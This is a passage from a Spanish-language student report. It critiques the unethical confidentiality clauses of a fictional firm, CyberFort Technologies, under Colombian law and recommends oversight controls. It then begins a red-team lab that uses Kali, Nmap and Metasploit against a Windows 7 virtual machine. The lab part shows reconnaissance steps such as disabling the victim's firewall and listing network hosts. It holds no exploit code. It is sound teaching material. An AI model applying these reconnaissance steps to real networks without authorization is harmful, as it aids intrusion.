


Ilustración 11. Características técnicas del hardware host.




Ilustración 12. Características técnicas del hardware máquina virtual Windows.




Ilustración 13. Características técnicas del hardware máquina virtual Kali.

2.2 FASE 2 ACTUACIÓN ÉTICA Y LEGAL

Análisis anexo 2

El Anexo 2, nos plantea un resumen de los hechos por la compañía, donde se logran evidenciar unos aspectos erróneos al tratarse de una empresa con tanto renombre mundial y que trabaja con gobiernos de diferentes países, como, por ejemplo, no corregir los contratos de un abogado despedido por procesos ilícitos dentro de la empresa, esto nos puede dar a entender que dentro de esos procesos puede llegar a haber fraude que es de los más comunes, además la alta gerencia no revisa esos contratos antes de haberlos firmado, esto da a entender que una falta de responsabilidad en el manejo de documentos legales cruciales. Este tipo de omisiones puede llegar a tener consecuencias legales, dado que puede implicar que la organización este operando bajo acuerdos que pueden ser perjudiciales y no conformes con la ley.

Otro hecho es que la organización “aprovecha la serie de problemas que se han identificado”, esto con el fin de justificar la urgencia en la contratación y el supuesto trabajo bajo presión, que en una empresa de este calibre no es ético la explotación de este recurso, esto porque puede incluir el control del personal con el fin de manipular circunstancias internas y así acelerar procesos sin asegurar que se cumplan los estándares legales y éticos para la contratación de personal y la firma de los contratos.

Ahora pueden implementarse algunas medidas con el fin de mejorar este tipo de revisiones, de las primordiales, y lo que debió hacer la alta gerencia, implementar un protocolo de revisión, en el cual se desarrolle un proceso estandarizado para la revisión de esos contratos, como por ejemplo realizar una checklist, esto asegurara que no se

pase ningún requisito legal, y asegurara que esos contratos sean evaluados de forma igualitaria y exhaustiva.

Análisis anexo 3.

En este acuerdo de confidencialidad se encuentra varias ilegalidades y varios procesos poco éticos por parte de la empresa, algunos de esos son:

3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

Ilustración 14. Artículo 3, sobre anexo 3 acuerdo de confidencialidad.

En la anterior clausula, se puede llegar a interpretar como intento de ocultar o encubrir actividades ilegales, esto obliga al estudiante a no informar de posibles delitos.

4. Abstenerse de denunciar y publicar la **información confidencial e ilegal** que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.

Ilustración 15. Artículo 4, sobre anexo 3 acuerdo de confidencialidad.

Este párrafo, nos dicta una obligación que fácilmente podría encubrir las actividades ilícitas dentro de la empresa. Si el estudiante tiene el conocimiento de estas prácticas ilegales y por eso mimos no puede denunciarlas, se crea un ambiente ideal para la impunidad de la empresa y la falta de rendición de cuantas de la misma.

Parágrafo: Cualquier divulgación autorizada de la **información confidencial** a terceras personas estará sujeta a las mismas obligaciones de confidencialidad derivadas del presente **Acuerdo** y la **parte receptora** deberá informar estas restricciones incluyendo la identificación de la información cono confidencial.

Ilustración 16. Parágrafo, sobre anexo 3 acuerdo de confidencialidad.

En el parágrafo nos cuenta que se puede restringir el derecho a la libertad de expresión y el derecho a informar sobre las irregularidades. La falta de claridad sobre qué constituye información "confidencial" puede llevar a abusos, donde se silencia información relevante para el interés público y más si se trabaja con gobiernos de diferentes países.

Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a **CyberFort Technologies.**

Ilustración 17. Parte octava, sobre anexo 3 acuerdo de confidencialidad.

Esta parte da a entender que transfiere toda la responsabilidad legal al estudiante, lo cual es problemático si se considera que la empresa podría estar involucrada en prácticas ilegales. Esto podría ser interpretado como un intento deliberado de evadir responsabilidades legales por parte de CyberFort Technologies.

Análisis de los anexos, en relación a la vulneración de la ley 1273 argumentando cualquier proceso ilegal.

Teniendo en cuanta estos fragmentos del acuerdo de confidencialidad, podemos saber que artículos de la ley 1273 de 2009 son vulnerados.

Uno de ellos es el artículo 2, el cual trata sobre los delitos informáticos, en el cual entra la interceptación de los datos, accesos no autorizados a sistemas informáticos y la divulgación de información confidencial, en el acuerdo del anexo 3, nos menciona que el estudiante no puede denunciar actividades sospechosas como espionaje o algunos

procesos que impliquen la apropiación de la información de terceras personas, en tal caso esto podría interpretarse como obstrucción de justicia[8].

Otro artículo es el artículo 3, el cual dice que los datos personales deben ser tratados con respeto a la intimidad y cumpliendo los derechos fundamentales, la vulneración de este se cuenta cuando el estudiante debe mantener la confidencialidad de la información, el problema de esto recae que adicional incluye algunas cláusulas, sobre las limitantes de las denuncias ante las autoridades sobre posibles actividades sospechosas que podrían ser ilegales, esto puede llegar a comprometer el derecho a la protección de datos personales, si en estas actividades sospech9osas se ocultan abuso o violación a los derechos fundamentales[9].

Finalmente, el otro artículo que vulnera considero que es el artículo 4, esté trata sobre la prohibición del del acceso y uso indebido de la información sin previa autorización, la vulneración de este al obligar al estudiante a no divulgar información sobre procesos ilegales dentro de CyberFort Technologies, el acuerdo puede facilitar el encubrimiento de actividades ilícitas, lo que choca con lo que dice el artículo 4 que la idea de este es buscar prevenir el uso indebido de información.

Análisis de la propuesta laboral, teniendo presente en cuenta la revisión desde el punto de vista legal y ético.

Por otro lado, la empresa nos propone trabajar acá por 15 M de pesos y un contrato vitalicio, después de conocer todas las irregularidades, y conociendo el código de ética

[8] Ley 1273 de 2009 - Gestor Normativo. (s/f). Gov.co. Recuperado el 28 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

[9] Ley 1273 de 2009 - Gestor Normativo. (s/f). Gov.co. Recuperado el 28 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

de COPNIA, mi respuesta seria que no, debido a que COPNIA cuenta con 5 pilares importantes en su código de ética, siendo estos[10]:

1. Responsabilidad profesional.
2. Honestidad e integridad.
3. Confidencialidad
4. Cumplimiento legal
5. Respeto a los derechos humanos.

Teniendo en cuenta estos pilares, todo nuestro análisis anterior del acuerdo choca directamente con 2 de estos pilares, siendo estos La confidencialidad y el cumplimento legal.

La obligación de no denunciar actividades sospechosas (cláusula 3) va en contra del principio de responsabilidad profesional y cumplimiento legal y las restricciones sobre la divulgación de información confidencial (cláusula 4) pueden facilitar el encubrimiento de prácticas poco éticas o ilegales, lo cual es incompatible con el deber ético de actuar con integridad.

Análisis del caso “Ciberespionaje y Ética en CyberFort Technologies” desde su posición teniendo en cuenta los aspectos legales y éticos.

Anexo 7.

La cuestión del acceso a información sensible por parte de empresas de ciberseguridad durante auditorías de seguridad es compleja y está influenciada por factores legales y éticos.

[10] Inicio. (s/f). Gov.co. Recuperado el 28 de octubre de 2024, de https://www.copnia.gov.co

En el apartado de Implicaciones Legales, la Ley 1581 de 2012, dicta un marco normativo para la protección de datos personales. Esta ley exige que cualquier tratamiento de datos sensibles debe contar con el consentimiento explícito del titular. Por lo tanto, las empresas de ciberseguridad deben asegurarse de que los clientes otorguen dicho consentimiento antes de acceder a información sensible durante una auditoría[11].

Desde una perspectiva ética, las empresas deben actuar con responsabilidad y transparencia, en el caso de CyberFort Technologies, se puede evidenciar cómo el abuso del acceso a información puede llevar a prácticas de ciberespionaje, comprometiendo la confianza del cliente y la integridad profesional.

Una vez analizado el anexo 7 respecto a las implicaciones legales y éticas, procedemos a realizar las preguntas.

A la primera pregunta considero que el acceso a la información sensible se debería tratar con una rubrica o checklist evaluando la información de la siguiente manera, primero que la información sea limitada, o sea que solo se deba tener acceso a la información estrictamente necesaria, segundo la autorización, se debería tener un acuerdo a claro y transparente en la que se especifique a que datos se puede acceder y el propósito de esto, y finalmente la documentación, en la que se registre todas las acciones durante la auditoria para asegurar la transparencia del proceso.

La segunda parte de la primera pregunta nos habla de las garantías para que esto no pase, de las cuales hay 4 ideas en las que me gustaría profundizar, la primera es en acuerdos de confidencialidad, trata de firmar contratos que incluyan clausulas sobre el

[11] Ley 1581 de 2012 - Gestor Normativo. (s/f). Gov.co. Recuperado el 28 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

manejo y uso de la información de carácter sensible, la segunda idea son las auditoras internas, en las cuales el gobierno vecino puede realizar auditorías internas periódicas para asegurar así que se cumpla con las políticas establecidas con el manejo de los datos, la tercera idea seria las capacitaciones recurrentes, en la cual a los trabajadores se les den formación regular sobre la normativa de trata de datos entre otros y protección digital, y finalmente usar tecnologías de seguridad, herramientas que limiten el acceso a la información sensible y registren todas las actividades realizadas por los empleados durante las auditorías.

En la segunda pregunta los mecanismos de supervisión y control que deberían implementarse considero yo 6 en muy grandes rasgos como las siguientes:

1. Políticas de Uso Aceptable: En las cuales se establecen políticas transparentes que definan el uso permitido de herramientas y tecnologías, así especificando las consecuencias del uso indebido de estas, en la se puedan Incluir algunas cláusulas sobre la ética profesional y la confidencialidad en los contratos laborales.
2. Acceso Basado en Roles: Implementar un sistema de control de acceso, en la que se limite el uso de herramientas avanzadas a un personal previamente autorizado y capacitados, por el contrario, también usar el principio de "mínimo privilegio", donde los empleados solo tengan acceso a la información necesaria para la realización de sus tareas.
3. Auditorías Regulares: Como en la pregunta anterior se podrían realizar auditorías internas periódicas para revisar y controlar el uso de herramientas tecnológicas con el fin de asegurar que se sigan las políticas establecidas entre estas se

podrían incluir revisiones aleatorias de registros de acceso y actividades realizadas con herramientas avanzadas.

4. Registro y Monitoreo de Actividades: Implementar sistemas de registro que documenten todas las acciones realizadas con herramientas forenses, incluyendo quién accedió a qué información y con qué propósito
5. Capacitación Continua: Proporcionar formación regular sobre ética en ciberseguridad, enfatizando las implicaciones legales y las responsabilidades profesionales Incluyendo escenarios prácticos en las que se ilustren las consecuencias del abuso de acceso a información sensible.
6. Canales de Denuncia: Asegurar canales seguros y anónimos con el fin de que los empleados puedan reportar conductas inapropiadas sin temor a represalias.

Finalmente, la tercera pregunta cómo debería actuar los gobiernos cuando descubren que la empresa ha cometido actos de ciber espionaje:

Tal cual como he aprendido a lo largo de la especiación, especialmente en la materia de análisis forense, lo primero seria la respuesta inmediata, en la cual considero se debe realizar una investigación interna completa, primero formando un grupo multidisciplinario esto con el fin de incluir la mayor cantidad de expertos para que todos aporten en diferentes campos entre estos expertos deberían ir desde expertos en ciberseguridad, abogados y en relaciones públicas, y otros expertos en el campo en el que se extravió o sustrajo la información, después de estos se debe recopilar la evidencia documentar las acciones realizada por la empresa de ciberseguridad y recolectar pruebas sobre el uso indebido del acceso a información sensible.

Acto seguido con el grupo experto en relaciones públicas, se debe mantener una comunicación con las partes interesadas, ya sea ciudadanía, otras partes del gobierno afectado, explicando lo sucedido y que acciones se están tomando e importante mantener actualizaciones regulares, para evitar el pánico público.

A partir de acá se deben implementar las medidas correctivas, primero evaluando los daños que se causaron y a partir de ahí, considerar una terminación de contrato con la empresa, y emprender acciones legales del país en el que se hicieron los robos pues fue ahí donde se realizó el suceso, una vez sucedido esto se debe empezar un proceso de restauración de confianza, en la cual se compense a los afectados, empezar con protocolos de prevención futura, como implementación de tecnología avanza, como herramientas de monitoreo, análisis forense independiente.

2.3 FASE 3 RED TEAM

Las herramientas usadas para llevar a cabo el problema propuesto en el anexo 4 fueron:

Virtual box: Una máquina virtual, VM para abreviar, es un sistema informático dentro de un sistema informático físico. Esto significa que se simula otra computadora en una computadora física, como su computadora portátil.

Windows 7: Un sistema operativo creado por Microsoft, usado en la máquina virtual victima en la realización de este trabajo.

Kali Linux: Un sistema operativo basado en debian, usando en la máquina virtual atacante en la realización de este trabajo.

Nmap: Es un programa de mapeo de redes que se ha establecido como una de las herramientas gratuitas de descubrimiento de redes más populares del mercado. La aplicación se puede utilizar para encontrar hosts activos en una red, así como para realizar escaneos de puertos, barridos de ping, descubrimiento de sistemas operativos y detección de versiones.

Mestasploid: Es una herramienta poderosa que pueden utilizar los piratas informáticos éticos para identificar sistemáticamente vulnerabilidades y remediarlas de forma proactiva antes de que sean explotadas por los piratas informáticos. Si bien Metasploit es una parte integral del conjunto de herramientas de todo pentester, también lo utilizan piratas informáticos con intenciones maliciosas. Los ciberdelincuentes también pueden utilizar las herramientas de Metasploit para identificar vulnerabilidades y explotarlas[12].

[12] Buckbee, M. (2020, marzo 29). What is Metasploit? The Beginner's Guide. Varonis.com. https://www.varonis.com/blog/what-is-metasploit

Payload: Se refiere a los datos reales en los paquetes de datos, no a los datos con información de control o de protocolo (encabezado y, dependiendo del protocolo de red, finalizador) para la correcta entrega en la red. Por lo tanto, lo que recibe el usuario son datos puros del usuario[13].

Una vez teniendo el glosario de las herramientas usadas procedemos con el pentesting. FASE DE RECOLECCION DE INFORMACION:

En esta fase podemos añadir la segunda pregunta de la guía que es los datos de anexo 4 que nos fueron útiles para descifrar que estaba pasando con esa pc, la primera información que nos ofrecen en el anexo 4 es que en la maquina se genera una fuga de información y también nos dan a entender que tiene una aplicación instalada vulnerable bajo un Windows, esto nos da una idea de lo que va sucediendo en este caso, también nos dicen que puede ser que tenga un exploit asociado que da permisos a través de Shell, finalmente nos dicen que se han creado usuarios con privilegios de administrador. Como primera instancia es una buena recolección de información preliminar, una vez teniendo esto procedemos recoger información del propio pc de la siguiente manera:

Usamos la herramienta NMAP para recabar toda la información posible del pc, con esta podremos identificar los puertos abiertos, y que servicios se están ejecutando de esta.

[13] Froehlich, A., & Loshin, P. (2021, octubre 25). Payload (computing). Search Security; TechTarget. https://www.techtarget.com/searchsecurity/definition/payload

(Es importante que desactivemos el firewall del pc victima en este caso para poder realizar su respectivo análisis)




Ilustración 18. Firewall desactivado.

Ahora en caso dado que no supiéramos la ip del pc víctima, pero conociendo que está en nuestro mismo segmente de red procedemos a ver que otras ip están en nuestro segmento de red para eso primero usamos:

```
┌──(kali㉿kali)-[~]
└─$ ip route
default via 192.168.20.1 dev eth0 proto dhcp src 192.168.20.139 metric 100
192.168.20.0/24 dev eth0 proto kernel scope link src 192.168.20.139 metric 100
```

Ilustración 19. Comando ip route.

Con el fin de ver el segmento de red, una vez conocido buscamos la ip en nuestra red




Ilustración 20. Ips en el segmento de red del pc atacante.

Salen las redes ip en el segmento de red en las cuales vemos 3 reconocidas, las cuales son: el pc máquina virtual Kali Linux, el pc virtual Windows y el pc administrador que es donde se está haciendo el laboratorio, a continuación, se muestran las tres ip's de los 3 computadores:




Ilustración 21. Ip maquina Kali atacante.




Ilustración 22. Ip maquina Windows víctima.




Ilustración 23. Ip maquina Windows donde se realiza el laboratorio.

(Antes de continuar con el laboratorio me detuve a instalar la aplicación importante para que el laboratorio funcionara ya que no traía ni la mitad de aplicaciones instaladas necesarias)

